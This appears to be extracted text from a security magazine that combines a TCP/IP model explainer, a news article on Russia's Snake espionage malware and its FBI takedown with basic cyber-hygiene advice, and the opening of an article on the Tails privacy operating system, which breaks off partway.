
1.Application Layer: This layer focuses on providing network services to applications and end-user processes. It encompasses protocols such as HTTP, SMTP, FTP, and DNS, which facilitate tasks like web browsing, email transmission, file transfers, and domain name resolution.

2.Transport Layer: Responsible for reliable and efficient data delivery between hosts, the transport layer utilizes protocols like TCP (Transmission Control Protocol) and UDP (User Datagram Protocol). TCP offers connection-oriented and reliable data delivery, while UDP provides connectionless and unreliable data transmission.

3.Internet Layer: The internet layer handles packet routing across different networks. It employs IP (Internet Protocol) for addressing and routing packets, ensuring they reach their intended destinations. Additionally, the Internet Control Message Protocol (ICMP) supports error reporting and network troubleshooting.

4.Network Access Layer: The network access layer focuses on the physical transmission of data over the network. It includes protocols such as Ethernet, Wi-Fi, DSL (Digital Subscriber Line), and cable modems, which enable devices to connect to the network and transmit data.

The OSI Model (Open Systems Interconnection)



Application Layer

The application layer serves as the interface between the network and the user. It enables applications to utilize network services and interact with remote systems. Various protocols and services operate at this layer, including:

1.HTTP (Hypertext Transfer Protocol): The foundation of the World Wide Web, HTTP facilitates communication between web browsers and web servers, enabling the retrieval and display of web pages.

2.SMTP (Simple Mail Transfer Protocol): SMTP is responsible for sending and receiving email messages across different mail servers, ensuring reliable email delivery.

3.FTP (File Transfer Protocol): FTP enables the transfer of files between remote systems, allowing users to upload and download files efficiently.

4.DNS (Domain Name System): DNS translates domain names (e.g., www.example.com) into IP addresses, facilitating the routing of network traffic to the correct destination.

Transport Layer

The transport layer plays a crucial role in ensuring reliable and efficient end-to-end communication between devices. It provides services such as data segmentation, flow control, and error detection. Two prominent protocols at this layer are TCP (Transmission Control Protocol) and UDP (User Datagram Protocol).

1.TCP (Transmission Control Protocol): TCP is a connection-oriented protocol that guarantees reliable and ordered data delivery. It establishes a connection between the sender and receiver before transmitting data and ensures that packets arrive in the correct order. TCP achieves reliability through mechanisms like acknowledgment, retransmission, and sequencing.

a.Connection Establishment: TCP follows a three-way handshake process to establish a connection. It involves the exchange of SYN (synchronize) and ACK (acknowledge) packets between the sender and receiver.

b.Reliable Data Delivery: TCP assigns sequence numbers to data packets, allowing the receiver to reassemble them in the correct order. It also uses acknowledgment mechanisms to ensure that data is received successfully. In case of packet loss or errors, TCP triggers retransmission of the lost packets.

c. Flow Control: TCP implements flow control mechanisms to prevent the sender from overwhelming the receiver with data. It utilizes a sliding window approach, where the receiver advertises the amount of data it can accept, allowing the sender to adjust its transmission rate accordingly.

d.Congestion Control: TCP monitors network congestion and adjusts the transmission rate to alleviate congestion and prevent network collapse. It employs algorithms like TCP Reno and TCP Cubic to regulate the flow of data.

2.UDP (User Datagram Protocol): UDP is a connectionless protocol that provides faster, lightweight data transmission but sacrifices reliability. It is commonly used for real-time applications and scenarios where speed is prioritized over error checking and retransmission.

a.Connectionless Communication: Unlike TCP, UDP does not establish a connection before transmitting data. It simply encapsulates data into datagrams and sends them without any acknowledgment or flow control mechanisms.

b.Unreliable Data Delivery: UDP does not guarantee reliable data delivery or packet ordering. If a packet is lost or arrives out of order, it is up to the application layer to handle such issues.

Internet Layer

The internet layer is responsible for routing packets across interconnected networks. It ensures the proper delivery of packets to their destination using IP (Internet Protocol) and ICMP (Internet Control Message Protocol).

1.IP (Internet Protocol): IP is a core protocol of the internet layer that provides addressing and routing capabilities. It assigns unique IP addresses to devices and breaks data into packets for transmission across networks. Key features of IP include:

a.Addressing: IP addresses are used to identify source and destination devices. IPv4 (Internet Protocol version 4) uses 32-bit addresses, while IPv6 (Internet Protocol version 6) uses 128-bit addresses to accommodate the growing number of devices on the internet.

b.Routing: IP routers analyze the destination IP address of each packet and determine the most efficient path to deliver it. They make routing decisions based on routing tables and protocols like OSPF (Open Shortest Path First) or BGP (Border Gateway Protocol).

2.ICMP (Internet Control Message Protocol): ICMP is a supporting protocol within the internet layer that facilitates network management, error reporting, and diagnostic functions. It allows devices to exchange control messages for troubleshooting and network health monitoring. ICMP provides features such as

a.Error Reporting: ICMP generates error messages, such as "destination unreachable" or "time exceeded," to inform the sender about any issues encountered during packet transmission.

b.Network Troubleshooting: ICMP supports utilities like ping, which sends echo request messages to test network connectivity and measure round-trip time.

Network Access Layer

The network access layer, also known as the link layer or data link layer, handles the physical transmission of data between devices connected to the same network. It encompasses various protocols and technologies that facilitate communication over specific physical media. Let's explore some key aspects of the network access layer:

1.Ethernet: Ethernet is the most widely used wired networking technology. It defines the standards for transmitting data packets over Ethernet cables. It utilizes MAC (Media Access Control) addresses to uniquely identify devices on a network. Ethernet employs various protocols for collision detection and resolution, such as CSMA/CD (Carrier Sense Multiple Access with Collision Detection).

2.Wi-Fi: Wi-Fi, also known as IEEE 802.11, is a wireless networking technology commonly used for local area networks (LANs). It enables devices to connect to a wireless network using radio frequencies. Wi-Fi operates in different frequency bands and supports various authentication and encryption mechanisms to ensure secure communication.


3.DSL (Digital Subscriber Line): DSL is a broadband technology that uses existing telephone lines to transmit data. It provides high-speed internet access to residential and business users. DSL employs modulation techniques to separate voice and data signals, enabling simultaneous voice calls and internet connectivity..

4.Cable Modems: Cable modems use the same coaxial cables that deliver cable television signals to provide internet connectivity. They leverage the unused bandwidth within the cable infrastructure to transmit data. Cable modems offer high-speed internet access, making them popular in residential and commercial environments.

TCP/IP Model vs. OSI Model

When discussing networking models, it is essential to compare the TCP/IP model with the OSI (Open Systems Interconnection) model. While the OSI model consists of seven layers, the TCP/IP model combines several layers of the OSI model into fewer layers. Here are some comparisons between the two models:

OSI MODEL vs TCP/IP MODEL



1.Layer Organization: The TCP/IP model comprises four layers, while the OSI model consists of seven layers (Physical, Data Link, Network, Transport, Session, Presentation, and Application). The TCP/IP model's layers can be mapped to corresponding layers in the OSI model, albeit with some variations in functionality.

2.Protocols and Services: Both models utilize different protocols and services. However, the TCP/IP model's protocols, such as HTTP, SMTP, and IP, are widely adopted and form the backbone of the internet. The OSI model, on the other hand, includes protocols like FTP, TCP, and SNMP (Simple Network Management Protocol) at various layers.

3.Flexibility and Practicality: The TCP/IP model is considered more practical and flexible for real-world networking implementations. Its fewer layers allow for easier implementation and troubleshooting. The OSI model, with its more granular layering, provides a more comprehensive conceptual framework but is less commonly used in practice.

Benefits of the TCP/IP Model

The TCP/IP model offers several advantages that contribute to its widespread adoption in networking:

1.Scalability and Interoperability: The TCP/IP model's modular design allows for scalability as new technologies and protocols can be added without significant disruption. It also promotes interoperability, enabling devices from different vendors to communicate seamlessly.

2.Wide Adoption and Standardization: TCP/IP is the de facto standard for internet communication, ensuring compatibility across diverse networks and devices. Its protocols have been refined and extensively implemented, providing a robust and stable networking framework.

3.Internet Integration: The TCP/IP model was specifically designed to support internet connectivity and has played a vital role in the growth of the internet. It provides the necessary protocols and services for reliable and efficient communication over the global network.

How TCP/IP Works




Figure 2. How data travels over the Net

Challenges and Limitations of the TCP/IP Model

While the TCP/IP model has been highly successful, it does face some challenges and limitations:

1.Security Concerns: The original design of TCP/IP did not prioritize security. As a result, additional security measures, such as firewalls, encryption, and virtual private networks (VPNs), have been added to mitigate security risks and protect data during transmission.

2.Lack of Built-in Quality of Service (QoS): TCP/IP does not inherently provide mechanisms for guaranteed quality of service, such as bandwidth allocation or prioritization of specific types of traffic. As a result, additional protocols and technologies, such as DiffServ (Differentiated Services), have been introduced to manage QoS requirements.

3.Congestion Control Issues: TCP/IP's congestion control mechanisms, although effective, may not always be efficient in handling high traffic loads or complex network topologies. Continuous research and improvements are required to address these challenges effectively.

Conclusion

The TCP/IP model serves as the foundation for modern computer networking, providing a standardized framework for communication over the internet. Its four layers, namely the application, transport, internet, and network access layers, work together to facilitate reliable and efficient data transmission. Despite its challenges, the TCP/IP model's wide adoption, flexibility, and integration with the internet have solidified its position as the backbone of global networking infrastructure.

It's being called Russia's most sophisticated cyber espionage tool. What is Snake, and why is it so dangerous?

CYBER WAR

Greg Skulmoski

Associate Professor, Project Management,
Bond University

Like most people I check my emails in the morning, wading through a combination of work requests, spam and news alerts peppering my inbox.

But yesterday brought something different and deeply disturbing. I noticed an alert from the American Cybersecurity and Infrastructure Security Agency (CISA) about some very devious malware that had infected a network of computers.

The malware in question is Snake, a cyber

espionage tool deployed by Russia's Federal Security Service that has been around for about 20 years.

According to CISA, the Snake implant is the "most sophisticated cyber espionage tool designed and used by Center 16 of Russia's Federal Security Service for long-term intelligence collection on sensitive targets".

The Stealthy Snake

The Russian Federal Security Service developed the Snake network in 2003 to conduct global cyber espionage operations against NATO, companies, research institutions, media organisations,

(Cont'd On Next Page)

financial services, government agencies and more.

So far, it has been detected on Windows, Linux and macOS computers in more than 50 countries, including Australia.

Elite Russian cyber espionage teams put the malware on a target's computer, copy sensitive information of interest and then send it to Russia. It's a simple concept, cloaked in masterful technical design.

Since its creation, Russian cyber spies have regularly upgraded the Snake malware to avoid detection. The current version is cunning in how it persistently evades detection and protects itself.

Moreover, the Snake network can disrupt critical industrial control systems that manage our buildings, hospitals, energy systems, water and wastewater systems, among others – so the risks went beyond just intelligence collection.

There are warnings that in a couple of years bad actors may gain the capability to hijack critical Australian infrastructure and cause unprecedented harm by interfering with physical operations.

Snake Hunting

On May 9, the US Department of Justice announced the Federal Bureau of Investigation had finally disrupted the global Snake peer-to-peer network of infected computers.

The covert network allowed infected computers to collect sensitive information. The Snake malware then disguised the sensitive information through sophisticated encryption, and sent it to the spy masters.

Since the Snake malware used custom communication protocols, its covert operations remained undetected for decades. You can think of custom protocols as a way to transmit information so it can go undetected.

However, with Russia's war in Ukraine and the rise in cybersecurity activity over the past few years, the FBI has increased its monitoring of Russian cyber threats.

While the Snake malware is an elegantly designed piece of code, it is complex and needs to be precisely deployed to avoid detection. According to the Department of Justice's press release, Russian cyber spies were careless in more than a few instances and did not deploy it as designed.

As a result, the Americans discovered Snake, and crafted a response.

Snake Bites

The FBI received a court order to dismantle Snake as part of an operation code-named MEDUSA.

They developed a tool called PERSEUS that causes the Snake malware to disable itself and stop further infection of other computers. The PERSEUS tool and instructions are freely available to guide detection, patching and remediation.

The Department of Justice advises that PERSEUS only stops this malware on computers that are already infected; it does not patch vulnerabilities on other computers, or search for and remove other malware.

Even though the Snake network has been disrupted, the department warned vulnerabilities may still exist for users, and they should follow safe cybersecurity hygiene practices.

Snake Bite Treatment

Fortunately, effective cybersecurity hygiene isn't overly complicated. Microsoft has identified five activities that protect against 98% of cyber security attacks, whether you're at home or work.

1. Enable multi-factor authentication across all your online accounts and apps. This login process requires multiple steps such as entering your password, followed by a code received through a SMS message – or even a biometric fingerprint or secret question (favourite drummer? Ringo!).
2. Apply "zero trust" principles. It's best practice to authenticate, authorise and continuously validate all system users (internal and external)

(Cont'd On Next Page)

to ensure they have the right to use the systems. The zero trust approach should be applied whether you're using computer systems at work or home.

3. Use modern anti-malware programs. Anti-malware, also known as antivirus software, protects and removes malware from our systems, big and small.

4. Keep up to date. Regular system and software updates not only help keep new applications secure, but also patch vulnerable areas of your system.

5. Protect your data. Make a copy of your important data, whether it's a physical printout or on an external device disconnected from your network, such as an external drive or USB.

Like most Australians, I have been a victim of a cyberattack. And between the recent Optus data breach and the Woolworths MyDeal and Medibank attacks, people are catching on to just how dire the consequences of these events can be.

We can expect malicious cyberattacks to increase in the future, and their impact will only become more severe. The Snake malware is a sophisticated piece of software that raises yet another concern. But in this case, we have the antidote and can protect ourselves by proactively following the above steps.

If you have concerns about the Snake malware you can read more here, or speak to the fine folks at your IT service desk.

This Article first appeared in The Conversation

Tails OS

INTRODUCTION

It was an early morning of December 2012 when Glenn Greenwald, columnist for "The Guardian" received an email from a person asking for his public PGP (Pretty Good Privacy) key because he wanted to send him an email securely. Glenn Greenwald had no idea what PGP was or how to get it. Repeated attempts by the person to contact Glenn Greenwald were ignored, as he got busy in some rather 'important' tasks. The person pestered to get Greenwald's attention for over a month before giving up. It would take another six months for Greenwald to meet this person through his friend Laura Poitres. The person is none other than Edward Snowden, the NSA whistle-blower of USA.

After this initial contact, these three would constantly communicate with each other and exchange a lot of files using Tails operating system.

What is Tails OS?

Short for "The Amnesiac Incognito Live System", Tails OS is a Debian based Linux operating system built for preserving privacy and anonymity.

What's Privacy and Anonymity?

